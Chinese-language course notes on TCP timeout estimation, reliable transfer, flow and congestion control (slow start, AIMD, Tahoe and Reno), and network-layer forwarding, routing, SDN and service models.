分析可能的情况：TCP超时应该设置的比RTT长。如果设置太短，就会发生没必要的重传；如果太长，那么对报文段丢失的反应太慢。但是RTT是在不断变化的，因此我们需要定期测量RTT。**SampleRTT**为测量从报文段发出到收到确认的时间。仅用当前的SampleRTT是不合理的，应该对几个最近的测量值求平均。

其具体公式如下：

EstimatedRTT = (1- α) $\times$ EstimatedRTT + α $\times$ SampleRTT （推荐值： $\alpha = 0.125$ ）

- 指数加权移动平均
- 过去样本的影响呈指数衰减

进一步我们需要考虑EstimatedRTT的变化范围：

- EstimatedRTT + 安全边界时间
 - EstimatedRTT变化大 (方差大) $\rightarrow$ 较大的安全边界时间
- SampleRTT会偏离EstimatedRTT多远：
 - **DevRTT = (1- β) $\times$ DevRTT + β $\times$ |SampleRTT-EstimatedRTT|** （推荐值： $\beta = 0.25$ ）

由此我们可以计算超时时间间隔：

TimeoutInterval = EstimatedRTT + 4 $\times$ DevRTT

TCP Reliable Data Transfer

TCP在IP不可靠服务的基础上建立了RDT

- 管道化的报文段：GBN or SR (**TCP是两种的混合**)
- 累积确认（像GBN）
- 设置单个重传定时器（像GBN）
- 是否可以接受乱序的，TCP没有规范。可以缓存乱序报文段，也可以丢弃。

通过以下事件触发重传：

- **超时**（只重发那个最早的未确认段：SR）
- **重复的（三次冗余）确认**：
 - 例子：收到了ACK50，之后又收到3个ACK50


TCP RDT – Fast Retransmit

产生快速重传的原因：超时周期往往太长（在重传丢失报文段之前的延时太长）。

快速重传：在定时器过时之前重发报文段，其由三个冗余ACK触发

例子：


- 第一个ACK是正常的；
- 收到第2个该段的ACK，表示接收方收到一个该段后的乱序段；
- 收到第3，4个该段的ack，表示接收方收到该段之后的2个，3个乱序段，可能性非常大段丢失了



TCP Flow Control

流量控制：接收方控制发送方，不让发送方发送的太多、太快以至于让接收方的缓冲区溢出。

- 接收方在其向发送方的TCP段头部的rwnd字段“通告”其空闲buffer大小
 - RcvBuffer大小通过socket选项设置 (典型默认大小为4096 字节)
 - 很多操作系统自动调整 RcvBuffer
- 发送方限制未确认(“inflight”)字节的个数 $\leq$ 接收方发送过来的rwnd值
- 保证接收方不会被淹没



■ receiver: advertises unused buffer space by including rwnd value in segment header

(suppose TCP receiver discards out-of-order segments)

unused buffer space:

= rwnd

= $\text{RcvBuffer} - [\text{LastByteRcvd} - \text{LastByteRead}]$


■ sender: limits # of unACKed bytes to rwnd

➤ guarantees receiver's buffer doesn't overflow

TCP Connection Management

在正式交换数据之前，发送方和接收方**握手**建立通信关系：

- 同意建立连接（每一方都知道对方愿意建立连接）
- 同意连接参数（准备、初始化资源）



三次握手

四次挥手

Congestion Control

拥塞的非正式定义:“太多的数据需要网络传输, 超过了网络的处理能力。”

拥塞控制与流量控制不同: 拥塞控制指的是网络的问题, 流量控制指的是接收方的问题。

拥塞的表现:

- 分组丢失 (路由器缓冲区溢出)
- 分组经历比较长的延迟(在路由器的队列中排队)

TCP采用端到端的拥塞控制机制:


- 路由器不向主机有关拥塞的反馈信息
 - 路由器的负担较轻
 - 符合网络核心简单的TCP/IP架构原则 (复杂性放在网络边缘, 传输层及以上)
- 端系统根据自身得到的信息, 判断是否发生拥塞, 从而采取动作

拥塞控制的几个问题:

- **如何检测拥塞:**
 - 轻微拥塞
 - 拥塞
- **控制策略:**
 - 在拥塞发送时如何动作, 降低速率
 - 轻微拥塞, 如何降低
 - 拥塞时, 如何降低
 - 在拥塞缓解时如何动作, 增加速率

TCP Congestion Control

- 某个段超时了（丢失事件）：拥塞
 - 超时时间到，某个段的确认没有来
 - 原因1：网络拥塞（某个路由器缓冲区没空间了，被丢弃），概率大
 - 原因2：出错被丢弃了（各级错误，没有通过校验，被丢弃），概率小
 - 一旦超时，就认为拥塞了，有一定误判，但是总体控制方向是对的
- 有关某个段的3次重复ACK：轻微拥塞（如右图）
 - 段的第1个ack，正常，确认绿段，期待红段
 - 段的第2个重复ack，意味着红段的后一段收到了，蓝段乱序到达
 - 段的第2、3、4个ack重复，意味着红段的后第2、3、4个段收到了，橙段乱序到达，同时红段丢失的可能性很大（后面3个段都到了，红段都没到）
 - 网络这时还能够进行一定程度的传输，拥塞但情况要比第一种好



TCP Congestion Control

注：MSS： Maximum Segment Size

- 维持一个拥塞窗口的值： `cwnd`
- 发送端限制已发送但是未确认的数据量（的上限）：`LastByteSent - LastByteAcked ≤ min{cwnd, rwnd}`
- 从而粗略地控制发送方的往网络中注入的速率（如下公式）：
$$rate \approx \frac{ConWin}{RTT} bytes/sec$$
- `cwnd`是动态的，是感知到的网络拥塞程度的函数：
 - 超时或者3个重复ack， `cwnd`会下降：
 - 超时：`cwnd`降为1MSS,进入SS阶段然后再倍增到`cwnd / 2`（每个RTT），从而进入CA阶段
 - 3个重复ack：`cwnd`降为`cwnd / 2`，CA阶段
 - 如果没有超时：`cwnd`会上升
 - Slow Start（慢启动）阶段：加倍增加(每个RTT)
 - Congestion Avoidance（拥塞避免）阶段：线性增加(每个RTT)

TCP Congestion Control

- 维持一个拥塞窗口的值: `cwnd`
- 发送端限制已发送但是未确认的数据量 (的上限): $\text{LastByteSent} - \text{LastByteAcked} \leq \min\{\text{cwnd}, \text{rwnd}\}$
- 从而粗略地控制发送方的往网络中注入的速率 (如下公式):
$$\text{rate} \approx \frac{\text{ConWin}}{\text{RTT}} \text{ bytes/sec}$$
- `cwnd`是动态的, 是感知到的网络拥塞程度的函数:
 - 超时或者3个重复ack, `cwnd`会下降:
 - 超时: `cwnd`降为1MSS,进入SS阶段然后再倍增到`cwnd / 2` (每个RTT), 从而进入CA阶段
 - 3个重复ack: `cwnd`降为`cwnd / 2`, CA阶段
 - 如果没有超时: `cwnd`会上升
 - Slow Start (慢启动) 阶段: 加倍增加(每个RTT)
 - Congestion Avoidance (拥塞避免) 阶段: 线性增加(每个RTT)

联合控制的方法: TCP拥塞控制和流量控制的联合动作。

发送端控制发送但是未确认的量同时也不能够超过接收窗口, 满足流量控制要求:

- $\text{SendWin} = \min\{\text{CongWin}, \text{RecvWin}\}$
- 同时满足拥塞控制和流量控制要求




Figure 3.52 ♦ Evolution of TCP's congestion window (Tahoe and Reno)

TCP Tahoe & TCP Reno

- 老方法: TCP Tahoe
 - 超时、ACK后直接归1
- 新方法: TCP Reno
 - 超时后折半 (+3)





Figure 3.52 ♦ Evolution of TCP's congestion window (Tahoe and Reno)

TCP Congestion Control

TCP Slow Start

- 连接刚建立, $cwnd = 1$ MSS
- 但是可用带宽可能远大于MSS/RTT, 所以应该尽快加速, 到达希望的速率
- 当连接开始时, 指数性增加 (每个RTT) 发送速率直到发生丢失事件
 - 每一个RTT, $cwnd$ 加倍
 - 每收到一个ACK时, $cwnd$ 加1
 - 慢启动阶段: 只要不超时或收到3个重复ack, 一个RTT, $cwnd$ 加倍
- 初始速率很慢, 但是加速却是指数性的



TCP Congestion Control

Transition into/out of SS

进入SS:

在超时之前, 当 $cwnd$ 变成上次发生超时的窗口的一半时

具体实现:

- 设置变量: $ssthresh$
- 出现丢失, $ssthresh$ 设置成 $cwnd$ 的 $1/2$


进入CA:

当 $cwnd$ 达到或者超过门限值时, 进入CA。

TCP Congestion Avoidance

当 $cwnd > ssthresh$ 时, 进行线性增长。

- 每个RTT将 $cwnd$ 增加1
- 相较于SS更慢接近可能的拥塞



TCP Congestion Control

AIMD: Additive Increase

Multiplicative Decrease

加性增长，乘性减少

乘性减：

丢失事件后将cwnd降为1，将cwnd /2作为阈值，进入慢启动阶段（倍增直到 cwnd /2）。

加性增：

当cwnd > 阈值时，一个RTT如没有发生丢失事件，将cwnd加1MSS。

注：MSS: Maximum Segment Size




Figure 3.53 ♦ Additive-increase, multiplicative-decrease congestion control

TCP Congestion Control – A Petite Summary

1. 当 $\text{cwnd} < \text{ssthresh}$, 发送方处于 Slow-Start 阶段, cwnd 指数增加。
2. 当 $\text{cwnd} \geq \text{ssthresh}$, 发送方出于 Congestion-Avoidance 阶段, cwnd 线性增加。
3. 当 3 个重复 ACK 被收到, ssthresh 被设为 $\text{cwnd}/2$, cwnd 被设到 ssthresh 。(Fast Recovery)
4. 当超时发生时, ssthresh 被设为 $\text{cwnd}/2$, cwnd 被设为 1MSS。

TCP Throughput

使用**拥塞窗口尺寸W**和**RTT**来描述TCP的**平均吞吐量**（忽略慢启动阶段，假设发送端总有数据传输）：

W：发生丢失事件时的窗口尺寸（单位：字节）

- 平均窗口尺寸： $3/4W$
- 平均吞吐量： RTT时间吞吐 $3/4W$

$$avgTCPthroughput = \frac{3}{4} \frac{W}{RTT} bytes/sec$$



TCP Fairness

公平性目标: 如果 K 个TCP会话分享一个链路带宽为 R 的瓶颈, 每一个会话的有效带宽为 R/K

分析为什么TCP是公平的 (2个竞争的TCP会话为例, 假设两个会话的RTT相等): 请自行复习




Figure 3.54 ♦ Two TCP connections sharing a single bottleneck link




Figure 3.55 ♦ Throughput realized by TCP connections 1 and 2

Network Layer

“The network layer is also one of the most complex layers in the protocol stack.”

Brief Introduction

网络层所提供的服务：

- 在发送主机和接收主机对之间传送段（segment）
 - 在发送端将段封装到数据报中
 - 在接收端，将段上交给传输层实体
- 网络层协议存在于每一个主机和路由器
 - 路由器检查每一个经过它的IP数据报的头部

举个例子说明转发与路由：

计算机网络一口气学了好长时间，打算去郊区的公园散散心：

- 转发就好像是在行程中通过每个路口时的决策，从哪里进入路口，又从哪里出去
- 路由就像是在出发前用手机导航规划全局路径的过程

网络层的关键功能：转发和路由

- **转发**：将分组从路由器的输入接口转发到合适的输出接口
 - 这是一个局部的功能
 - 是**数据平面**的功能
 - 路由器从不同的端口接收分组，再通过合适的端口将其分发出去。
- **路由**：使用路由算法来决定分组从发送主机到目标接收主机的路径
 - 这是一个全局的功能
 - 是**控制平面**的功能
 - 路由选择算法
 - 路由选择协议

Control Plane & Data Plane

数据平面：

局部的处理，每个路由的功能：

- 决定从路由器输入端口到达的分组如何转发到输出端口
- 转发功能：
 - 传统方式：基于目标地址 + 转发表
 - SDN方式：基于多个字段 + 流表

控制平面：

全局的处理，网络范围内的逻辑：

- 决定数据报如何在路由器之间路由，决定数据报从源到目标主机之间的端到端路径
- 两个个控制平面方法：
 - 传统的路由算法：在路由器中被实现（路由表）
 - SDN：在远程的服务器中实现

SDN (Software Defined Networking)


它是一种新型的网络架构，通过将网络的控制面和数据面分离，将网络控制集中到控制器中进行统一管理和配置，以提高网络的灵活性和可管理性。

SDN的本质是网络软件化，提升网络可编程能力，是一次网络架构的重构，而不是一种新特性、新功能。

Software-Defined Networking (SDN) control plane



Remote controller computes, installs forwarding tables in routers



Control Plane & Data Plane

传统方式：每一个路由器既实现了数据平面的功能，也实现了控制平面的功能。

- 在每一个路由器中的单独路由器算法元件，在控制平面进行交互
 - 控制平面：路由算法决定端到端路径（分布式操作）
 - 数据平面：IP协议根据转发表决定了IP数据报在此路由器上的局部转发（分布式操作）
 - 二者是紧耦合的，在一个路由实体中
- 在路由器之上有路由实体，这些路由实体之间要交换路由信息。然后分布式的计算路由表，交给IP协议实体，然后IP协议实体根据路由表进行匹配，最后转发。
 - 带来的问题：分布式的操作使得修改路由器的运行逻辑是一件困难的事情

SDN方式：逻辑集中的控制平面

- 一个不同的（通常是远程的）控制器与本地控制代理（CAs）交互
 - 控制平面的功能集中在一个服务器（远程控制器，Remote Controller）上去实现，计算得到流表，将其交给每一个分组交换设备，分组交换设备对流表进行装载，对接收到的IP实体做多字段的匹配（传统方式只匹配目标主机的IP地址），按照流表对应的动作对IP实体进行操作，包括：转发，阻塞（block），泛洪等等
 - 分组交换设备仅按照远端的服务器计算发来的流表进行操作，这样改变其行为逻辑就会简单许多。
 - 由此分析：控制平面是集中式的、远程的，便于修改。

Network Service Model

从发送方主机到接收方主机传输数据报的“通道”，网络提供的服务模型：

• 对于**单个数据报**的服务：

- 可靠传送
- 延迟保证，如：少于40ms的延迟

• 对于**数据报流**的服务：

- 保序数据报传送
- 保证流的最小带宽
- 分组之间的延迟差

• **Connection Setup 连接建立**：在某些网络架构中是第三个重要的功能

- 在分组传输之前，在两个主机之间，在通过一些路由器所构成的路径上建立一个网络层连接（涉及到路由器）
- 网络层和传输层连接服务区别：
 - 网络层：在两个主机之间，涉及到路径上的一些路由器
 - 传输层：在两个进程之间，很可能只体现在端系统上(TCP连接)

Network Architecture	Service Model	Quality of Service (QoS) Guarantees ?			
		Bandwidth	Loss	Order	Timing
Internet	best effort	none	no	no	no
ATM	Constant Bit Rate	Constant rate	yes	yes	yes
ATM	Available Bit Rate	Guaranteed min	no	yes	no
Internet	Intserv Guaranteed (RFC 1633)	yes	yes	yes	yes
Internet	Diffserv (RFC 2475)	possible	possibly	possibly	no

网络层服务模型：

网络架构	服务模型	保证 ?				拥塞反馈
		带宽	丢失	保序	延迟	
Internet	best effort	none	no	no	no	no (inferred via loss)
ATM	CBR 恒定速率	constant rate	yes	yes	yes	no congestion
ATM	VBR 变化速率	guaranteed rate	yes	yes	yes	no congestion
ATM	ABR 可用比特率	guaranteed minimum	no	yes	no	yes
